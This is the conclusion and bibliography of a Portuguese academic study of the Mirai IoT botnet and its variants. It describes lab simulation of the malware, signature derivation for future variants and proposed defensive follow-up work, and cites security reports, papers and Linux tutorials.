A realização deste projeto se iniciou com o simples objetivo de melhor tentar compreender o funcionamento da rede *botnet* que era o Mirai. Com a liberação do código fonte original na rede, tal compreensão foi facilitada, dado que tornou-se possível realizar uma análise direta da fonte de todas as infecções e todos os ataques DDoS sendo realizados por esta infâme rede *botnet*. Porém, feita a análise e verificadas todas as mudanças por qual estava passando o *malware* durante o tempo pela qual foi realizada tal análise, tornou-se claro que o resultado obtido com base nos objetivos iniciais não eram mais completos o suficiente para compor uma compreensão verdadeira da natureza e do impacto deste *malware*. Tão rapidamente quanto ele surgiu na rede, temos que o *malware* Mirai tornou-se obsoleto. Isso porque as suas variantes passaram a ofuscá-lo, apenas a sua base mantendo-se utilizada para que pudessem ser criados outros *malwares* e outras redes *botnets* mais perigosas e elaboradas que ele.

Por este motivo temos que os objetivos reais deste projeto se expandiram, tornando-se aqueles de simular o *malware* para que esta análise complementar do seu funcionamento permitisse a criação de um modelo que refletisse esta carcaça sendo reutilizada por muitos *hackers* que facilmente criaram suas próprias redes *botnets*. Realizadas simulações com sucesso e tendo sido analisado o código fonte original do *malware*, temos que um modelo genérico, capaz de descrever diversas redes *botnets* variantes do *malware* Mirai, foi criado. Além disso, alterações no código original deste permitiram a confirmação de como este *malware* é facilmente adaptável. Um resultado perigoso, porém, incentivador, dado que é um perigo agora conhecido: testando formatos diferentes para um mesmo código fonte foi possível estimar formas como este *malware* poderá evoluir ainda mais, e, a partir destas estimativas, obter possíveis assinaturas para estas variantes ainda não presentes na rede.

Este projeto, portanto, é um estudo. Um estudo que pode ser futuramente utilizado como referência por aqueles que procurarem uma avaliação inicial associada a uma geração de *malwares* que está se tornando cada vez mais comum na rede, dada a falta de

preocupação com os novos dipositivos vulneráveis que passam a ela pertencer. Levar este projeto adiante consistiria em justamente criar as ferramentas necessárias para identificar em uma máquina, que possivelmente seria um alvo do *malware* (seja ela um alvo de infecção ou um alvo de ataque), as assinaturas aqui apresentadas, e, possivelmente, tentar mitigar o processo de propagação e os ataques sendo realizados pelo Mirai e por suas atuais e futuras variantes. Além disso, pode-se considerar como possível trabalho complementar a este, um que explore a relação entre a rede *botnet* Mirai e os ataques do tipo *flood* já popularmente conhecidos que ela pode lançar. A arquitetura da rede *botnet* como um todo pode oferecer diferentes padrões e assinaturas para estes tipos de ataque, e explorar tais padrões pode ser um passo importante para evitar que evoluções desses peguem alvos de surpresa no futuro. A criação de *honeypots* para coletar diversas variantes desse *malware* também pode ser fonte de estudos inovadores, dado que, coletar espécimes de variantes é uma boa forma de acompanhar a evolução dos *malwares* que tem como origem a rede *botnet* Mirai.

Tendo um elemento base para referenciar, temos que as possibilidades tornam-se infinitas. Como o próprio *malware* Mirai, temos que este trabalho foi feito com o propósito de que ele possa ser estudado, compreendido e refinado para que o processo de defesa contra o Mirai e suas variantes possa evoluir de forma tão eficiente como este evoluiu.

Referências

[1] Shoemaker, Andrew: *How to Identify a Mirai-Style DDoS Attack*. https://www.incapsula.com/blog/how-to-identify-a-mirai-style-ddos-attack.html, 2017. [Online]; Acessado: 20-Maio-2018. viii, 5

[2] Coter, Simon: *Oracle VM VirtualBox: Networking options and how-to manage them*. https://blogs.oracle.com/scoter/networking-in-virtualbox-v2, 2017. [Online]; acessado 18-Maio-2018. viii, 10

[3] Radware: *Water Torture Attack*. https://blog.radware.com/wp-content/uploads/2017/10/water-torture-attack-2.png, 2018. [Online]; accessado: 18-Junho-2018. viii, 12

[4] Anna-senpai: *Mirai Source Code*. https://github.com/jgamblin/Mirai-Source-Code, 2016. [Online]; Acessado: 19-Maio-2018. viii, 4, 14, 15, 16, 17, 21, 34, 41, 46, 49, 60, 78, 79, 89, 91, 110, 124, 125, 126, 130, 131, 137

[5] Krebs, Brian: *Akamai on the Record KrebsOnSecurity Attack*. https://krebsonsecurity.com/2016/11/akamai-on-the-record-krebsonsecurity-attack/, 2016. [Online]; acessado 18-Maio-2018. 1

[6] Seaman, Chad: *Threat Advisory: Mirai Botnet*. Relatório Técnico, Akamai Technologies, Cambridge, Massachusetts, 2016. 1, 4, 87, 123

[7] Antonakakis, Manos; April, Tim; Bailey Michael et. al: *Understanding the Mirai Botnet*, 2017, ISBN 978-1-931971-40-9. In: 26th USENIX Security Symposium. Vancouver, Canada. 1, 2, 4, 5, 6, 31, 48, 106, 109, 124, 135, 137, 141, 154

[8] Elzen, Ivo. van Heugten, Jeroen van der: *Techniques for detecting compromised IoT devices*, 2017. Research project - MSc System and Network Engineering, University of Amsterdam. 1, 2, 4, 5, 6, 23

[9] Krebs, Brian: *KrebsOnSecurity Hit With Record DDoS*. https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/, 2016. [Online]; acessado 18-Maio-2018. 1, 4, 123, 155

[10] Mohammed, Afreen Fatima: *Security issues in iot*. International Journal of Scientific Research in Science, Engineering and Technology, 3(08), 2017. 1, 4, 103

[11] Wagner, Cynthia, Alexandre Dulaunoy, Gérard Wagener e Sami Mokkadem: *An extended analysis of an IoT malware from a blackhole network*, junho 2017. 4, 5, 128, 155

[12] S. Mrdovic, H. Sinanović e: *Analysis of mirai malicious software.* Em *2017 25th International Conference on Software, Telecommunications and Computer Networks (SoftCOM)*, páginas 1–5, Setembro 2017. 4, 80, 81, 110

[13] Daniel Macêdo Batista, Luis Gustavo Araujo Rodriguez e Julia Selvatici Trazzi e Victor Fossaluza e Rodrigo Campiolo e: *Analysis of Vulnerability Disclosure Delays from the National Vulnerability Database.* Workshop de Segurança Cibernética em Dispositivos Conectados (WSCDC_SBRC), 1, 2018. `https://portaldeconteudo.sbc.org.br/index.php/wscdc/article/view/2394`. 6

[14] Panda Security: *Satori and the Latest Botnets to Wreak Havoc in IoT.* https://www.pandasecurity.com/mediacenter/malware/botnets/, 2018. [Online]; Acessado: 20-Maio-2018. 6, 151

[15] Chrigwin, Richard: *Fresh botnet recruiting routers with weak credentials.* https://www.theregister.co.uk/2018/01/24/fresh_botnet_recruiting_routers_-with_weak_credentials/, 2018. [Online]; Acessado: 20-Maio-2018. 6

[16] Yanhui Jia, Cong Zheng e Claud Xiao e: *Iot malware evolves to harvest bots by exploiting a zero-day home router vulnerability.* https://researchcenter.paloaltonetworks.com/2018/01/unit42-iot-malware-evolves-harvest-bots-exploiting-zero-day-home-router-vulnerability/, 2018. [Online]; Acessado: 20-Maio-2018. 6, 7, 125, 150, 151

[17] Spring, Tom: *Satori Author Linked to New Mirai Variant Masuta.* https://threatpost.com/satori-author-linked-to-new-mirai-variant-masuta/129640/, 2018. [Online]; Acessado: 20-Maio-2018. 6, 7, 135, 150, 155

[18] 360 Total Security: *Mirai's variant Satori botnet attack swapping ETH wallet addresses.* https://blog.360totalsecurity.com/en/mirais-variant-satori-botnet-attack-swapping-eth-wallet-addresses/, 2018. [Online]; Acessado: 20-Maio-2018. 6, 150

[19] Edwards, S. e Profetis, I.: *Hajime: Analysis of a decentralized internet worm for IoT devices*, 2016. `https://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf`, Rapidity Networks Security Research Group. [Online]. Acessado: 20-Maio-2018. 7, 8, 151, 154

[20] Hughes, Owen: *Hajime: Is a white hat hero trying to protect the IoT from Mirai with a vigilante computer worm?* https://www.ibtimes.co.uk/hajime-white-hat-hero-trying-protect-iot-mirai-vigilante-computer-worm-1617855, 2017. [Online]; Acessado: 20-Maio-2018. 8, 149

[21] Mathews, Lee: *Hacker Ends Malware Mission After bricking 10 Million Connected Devices.* https://www.forbes.com/sites/leemathews/2017/12/12/hacker-ends-malware-mission-after-bricking-10-million-connected-devices/#e038e3e376a9, 2017. [Online]; Acessado: 20-Maio-2018. 8, 149

[22] Trend Micro: *BrickerBot Malware Emerges, Permanently Bricks Iot Devices.* https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/brickerbot-malware-permanently-bricks-iot-devices, 2017. [Online]; Acessado: 20-Maio-2018. 8, 9, 91

[23] Kenin, Simon: *BrickerBot mod_plaintext Analysis.* https://www.trustwave.com/Resources/SpiderLabs-Blog/BrickerBot-mod_-plaintext-Analysis/, 2017. [Online]; Acessado: 20-Maio-2018. 8, 9, 91, 151

[24] janit0r: *Internet chemotherapy.* https://github.com/JeremyNGalloway/mod_plaintext.py/blob/master/Internet%20Chemotherapy, 2017. [Online]; Acessado: 20-Maio-2018. 8, 91

[25] Oracle: *Welcome to VirtualBox.org!* https://www.virtualbox.org/, 2018. [Online]; acessado 18-Maio-2018. 9

[26] Wikipedia: *VirtualBox.* https://en.wikipedia.org/wiki/VirtualBox, 2018. [Online]; acessado 18-Maio-2018. 9

[27] Oracle: *Virtual Machines.* https://www.virtualbox.org/wiki/Virtualization, 2018. [Online]; acessado 18-Maio-2018. 9

[28] Kozierok, Charles M.: *Telnet Protocol.* http://www.tcpipguide.com/free/t_Telnet-Protocol.htm, 2005. [Online]; acessado 13-Novembro-2017. 10

[29] pc micro: *The Telnet Protocol.* http://www.pcmicro.com/netfoss/telnet.html, 2007. [Online]; acessado 13-Novembro-2017. 10, 11

[30] Kozierok, Charles M.: *Telnet Connections and Client/Server Operation.* http://www.tcpipguide.com/free/t_TelnetConnectionsandClientServerOperation.htm, 2005. [Online]; acessado 13-Novembro-2017. 10, 11

[31] Degroote, Theresa: *Water Torture: A Slow Drip DNS DDoS Attack.* https://secure64.com/water-torture-slow-drip-dns-ddos-attack/, 2014. [Online]; acessado 13-Novembro-2017. 12, 123

[32] Takeuchi, Yuya e Yoshida, Takuro e Kobayashi Ryotaro e Kato Masahiko e Kishimoto Hiroyuki: *Detection of the DNS Water Torture Attack by Analyzing Features of the Subdomain Name.* 24:793–801, setembro 2016. 12, 13, 133

[33] Frost, Chris: *What Is the Difference between Authoritative and Recursive DNS Nameservers?* https://umbrella.cisco.com/blog/2014/07/16/difference-authoritative-recursive-dns-nameservers/, 2014. [Online]; accessado: 6-Julho-2018. 12, 13

[34] Lipman, Jim: *NVM memory: A Critical Design Consideration for IoT Applications.* https://www.design-reuse.com/articles/32614/nvm-memory-iot-applications.html, 2017. [Online]; acessado 22-Maio-2018. 20, 23, 54, 149

[35] Ali, Nusrat: *Memory Options for the IoT.* https://www.synopsys.com/designware-ip/technical-bulletin/memory-options.html, 2018. [Online]; acessado 22-Maio-2018. 20, 108, 149

[36] Daudt, Christian: *The Shift to Linux Operating Systems for IoT.* https://www.iotforall.com/linux-operating-system-iot-devices/, 2018. [Online]; acessado 22-Maio-2018. 20, 50, 54, 108

[37] Froehlich, Andrew: *8 IoT Operating Systems Powering the Future*. https://www.informationweek.com/iot/8-iot-operating-systems-powering-the-future/d/d-id/1324464, 2016. [Online]; acessado 22-Maio-2018. 20, 50

[38] Trejo, Daniel Angel Muñoz: *After All These Years, the World is Still Powered by C Programming*. https://www.toptal.com/c/after-all-these-years-the-world-is-still-powered-by-c-programming, 2015. [Online]; acessado 22-Maio-2018. 20

[39] Braden, R.; Borman, D.; Partridge C.; et al.: *Request for Comments 1071*. https://tools.ietf.org/html/rfc1071, 1998. [Online]; acessado 22-Maio-2018. 22

[40] Voisin, Julien: *Screwing elf header for fun and profit*. https://dustri.org/b/screwing-elf-header-for-fun-and-profit.html, 2013. [Online]; acessado 22-Maio-2018. 25

[41] Jihadi4Potus: *Mirai Botnet Tutorial*. https://github.com/Screamfox/-Mirai-Iot-BotNet/blob/master/TUTORIAL.txt, 2017. [Online]; acessado 20-Maio-2018. 33, 39

[42] Xenitellis, Simos: *Installing the Go programming language in Ubuntu*. https://blog.simos.info/installing-the-go-programming-language-in-ubuntu/, 2018. [Online]; acessado 22-Maio-2018. 34

[43] Dudler, Roger: *git - guia prático*. http://rogerdudler.github.io/git-guide/index.pt_-BR.html, 2018. [Online]; acessado 22-Maio-2018. 34

[44] The Linux Information Project: *The /root Directory*. http://www.linfo.org/slash_-root.html, 2005. [Online]; acessado 22-Maio-2018. 34

[45] Autor desconhecido: *How to install go 1.8 on Ubuntu 16.04*. http://installfights.blogspot.com.br/2017/03/how-to-install-go-18-on-ubuntu-1604.html, 2017. [Online]; acessado 22-Maio-2018. 35

[46] The Linux Information Project: *The tar Command*. http://www.linfo.org/tar.html, 2006. [Online]; acessado 22-Maio-2018. 35

[47] WikiBooks: *Guide to Unix/Environment Variables*. https://en.wikibooks.org/wiki/Guide_to_Unix/Environment_Variables, 2018. [Online]; acessado 22-Maio-2018. 35

[48] Newell, Gary: *What Is The Bashrc File Used For?* https://www.lifewire.com/bashrc-file-4101947, 2018. [Online]; acessado 22-Maio-2018. 36

[49] Litt, Steve: *Adding a Directory to the Path*. http://www.troubleshooters.com/linux/prepostpath.htm, 2002. [Online]; acessado 22-Maio-2018. 36

[50] mattn: *go-shellwords*. https://github.com/mattn/go-shellwords, 2017. [Online]; acessado 22-Maio-2018. 38

[51] richardwilkes: *Go-MySQL-Driver*. https://github.com/go-sql-driver/mysql, 2018. [Online]; acessado 22-Maio-2018. 38

[52] Garron, Guillermo: *scp command Tutorial*. https://www.garron.me/en/articles/scp.html, 2015. [Online]; acessado 22-Maio-2018. 43

[53] Jr., William E. Shots: *I/O Redirection*. http://linuxcommand.org/lc3_lts0070.php, 2018. [Online]; acessado 22-Maio-2018. 44

[54] Ellingwood, Justin: *How To Use Bash's Job control to Manage Foreground and Background Processes*. https://www.digitalocean.com/community/tutorials/how-to-use-bash-s-job-control-to-manage-foreground-and-background-processes, 2015. [Online]; acessado 22-Maio-2018. 44

[55] Gervais, Curtis: *Setup and Configure Apache Virtual Hosts*. https://www.codementor.io/curtisgervais/setup-and-configure-apache-virtual-hosts-79kt2nuy6, 2017. [Online]; acessado 22-Maio-2018. 46

[56] Gervais, Curtis: *Google Public DNS*. https://developers.google.com/speed/public-dns/, 2018. [Online]; acessado 22-Maio-2018. 47

[57] Kerrisk, Michael: *HOSTS(5) Linux Programmer's Manual HOSTS(5)*. http://man7.org/linux/man-pages/man5/hosts.5.html, 2018. [Online]; acessado 22-Maio-2018. 48

[58] SK: *Install and Configure DNS server in Ubuntu 16.04*. https://www.ostechnix.com/install-and-configure-dns-server-ubuntu-16-04-lts/, 2016. [Online]; acessado 20-Maio-2018. 48

[59] Natarajan, Ramesh: *Ubuntu Tips: How To Enable Root User (Super User) in Ubuntu*. https://www.thegeekstuff.com/2009/09/ubuntu-tips-how-to-login-using-su-command-su-gives-authentication-failure-error-message, 2009. [Online]; acessado 22-Maio-2018. 50

[60] Tsirigotis, Panos: *xinetd(8) - Linux man page*. https://linux.die.net/man/8/xinetd, 2018. [Online]; acessado 22-Maio-2018. 50

[61] Meilin: *Install and Enable Telnet server in Ubuntu Linux*. http://ubuntuguide.net/install-and-enable-telnet-server-in-ubuntu-linux, 2010. [Online]; acessado 20-Maio-2018. 52

[62] The Geek Diary: *CentOS / RHEL 6 : How to Disable / Enable direct root login via telnet*. https://www.thegeekdiary.com/centos-rhel-6-how-to-disable-enable-direct-root-login-via-telnet/, 2018. [Online]; acessado 22-Maio-2018. 52

[63] The Linux Foundation: *Zephyr Project*. https://www.zephyrproject.org/, 2018. [Online]; acessado 22-Maio-2018. 53

[64] zephdev: *Crowz*. https://sourceforge.net/projects/crowz/files/, 2017. [Online]; acessado 22-Maio-2018. 53, 54

[65] Dyne.org Foundation: *Welcome to Devuan*. https://devuan.org/, 2018. [Online]; acessado 22-Maio-2018. 54

[66] Gite, Vivek: */etc/network/interfaces Ubuntu Linux networking example*. https://www.cyberciti.biz/faq/setting-up-an-network-interfaces-file/, 2007. [Online]; acessado 22-Maio-2018. 55, 56

[67] Ippolito, Greg: *Linux Networking: Add a network Interface Card (NIC)*. http://www.yolinux.com/TUTORIALS/LinuxTutorialNetworking-Add_NIC.html, 2018. [Online]; acessado 22-Maio-2018. 57

[68] freedesktop.org: *Predictable Network Interface Names*. https://www.freedesktop.org/wiki/Software/systemd/PredictableNetworkInterfaceNames/, 2016. [Online]; acessado 22-Maio-2018. 57, 58

[69] Debian Wiki: *Network Configuration*. https://wiki.debian.org/NetworkConfiguration, 2017. [Online]; acessado 22-Maio-2018. 59

[70] Krebs, Brian: *Who is Anna-Senpai, the Mirai Worm Author?* https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/, 2017. [Online]; acessado 23-Maio-2018. 59

[71] Google: *Package net*. https://golang.org/pkg/net/, 2018. [Online]; acessado 23-Maio-2018. 61, 90

[72] Kernigham, W. e M. Ritchie, Dennis: *The C Programming Language*, volume 1 de *Prentice Hall Software*. Prentice Hall, Englewood Cliffs, New Jersey 07632, 2ª edição, 1988, ISBN 0-13-110370-9. 62

[73] The Linux Information Project: *The cat Command*. http://www.linfo.org/cat.html, 2005. [Online]; acessado 23-Maio-2018. 68

[74] The Linux Information Project: *The head Command*. http://www.linfo.org/head.html_old, 2005. [Online]; acessado 23-Maio-2018. 68

[75] Tool Interface Standard (TIS) Committee: *Portable Formats Specification*. Tool Interface Standard, outubro 1993. versão 1.1. 69

[76] Computer Hope: *Linux echo command*. https://www.computerhope.com/unix/uecho.htm, 2017. [Online]; acessado 23-Maio-2018. 75, 76

[77] Jones, Tim: *BusyBox simplifies embedded Linux systems*. https://www.ibm.com/developerworks/linux/library/l-busybox/, 2006. [Online]; acessado 23-Maio-2018. 77

[78] Autor desconhecido: *BusyBox - The Swiss Army Knife of Embedded Linux*. https://busybox.net/downloads/BusyBox.html, 2009. [Online]; acessado 23-Maio-2018. 77, 125

[79] Lawrence, Anthony: *All about Telnet*. http://aplawrence.com/Unixart/telnet.html, 2013. [Online]; acessado 29-Maio-2018. 77

[80] Ellingwood, Justin: *How To Partition and Format Storage Devices in Linux*. https://www.digitalocean.com/community/tutorials/how-to-partition-and-format-storage-devices-in-linux, 2016. [Online]; acessado 23-Maio-2018. 95

[81] Kerrisk, Michael: *RANDOM(4) Linux Programmer's Manual RANDOM(5)*. http://man7.org/linux/man-pages/man4/random.4.html, 2018. [Online]; acessado 23-Maio-2018. 95

[82] The Open Group: *<dirent.h>*. http://pubs.opengroup.org/onlinepubs/7908799/xsh/dirent.h.html, 1997. [Online]; acessado 23-Maio-2018. 95

[83] Landesman, Mary: *What Is a Virus Signature?* https://www.lifewire.com/what-is-a-virus-signature-153629, 2018. [Online]; acessado 23-Maio-2018. 123

[84] Imperva: *IP Spoofing*. https://www.incapsula.com/ddos/ip-spoofing.html, 2018. [Online]; acessado 23-Maio-2018. 129

[85] Geenens, Pascal: *HAJIME – EVERYTHING YOU WANTED TO KNOW BUT WERE AFRAID TO DISCOVER*. https://www.infopoint-security.de/media/Botnet_Hajime_Radware_Analyse.pdf, 2018. [Online]; accessado: 27-Junho-2018. 151

[86] Netlab: *IoT_reaper: A Rappid Spreading New IoT Botnet*. http://blog.netlab.360.com/iot_reaper-a-rappid-spreading-new-iot-botnet-en/, 2017. [Online]; accessado: 27-Junho-2018. 151

[87] Malware Must Die: *MMD-0056-2016 - Linux/Mirai, how an old ELF malcode is recycled..* http://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html, 2016. [Online]; accessado: 27-Junho-2018. 151

[88] ASERT team: *OMG – Mirai Minions are Wicked*. https://asert.arbornetworks.com/omg-mirai-minions-are-wicked/, 2018. [Online]; accessado: 27-Junho-2018. 151

[89] Fortinet: *OMG: Mirai-based Bot Turns IoT Devices into Proxy Servers*. https://www.fortinet.com/blog/threat-research/omg–mirai-based-bot-turns-iot-devices-into-proxy-servers.html, 2018. [Online]; accessado: 27-Junho-2018. 151

[90] Radware: *Radware Security Research Team Uncovers 'Brickerbot' Malware That Destroys Unsecured IoT Devices*. https://www.radware.com/newsevents/pressreleases/2017/brickerbot, 2017. [Online]; acessado 23-Maio-2018. 154

[91] Radware: *"BrickerBot" Results in PDoS Attack*. https://security.radware.com/ddos-threats-attacks/brickerbot-pdos-permanent-denial-of-service/, 2017. [Online]; acessado 23-Maio-2018. 154

[92] Constantin, Lucian: *Weird, self-replicating 'TheMoon' worm crawls into Linksys routers*. https://www.pcworld.com/article/2098160/worm-themoon-infects-linksys-routers.html, 2014. [Online]; acessado 23-Maio-2018. 155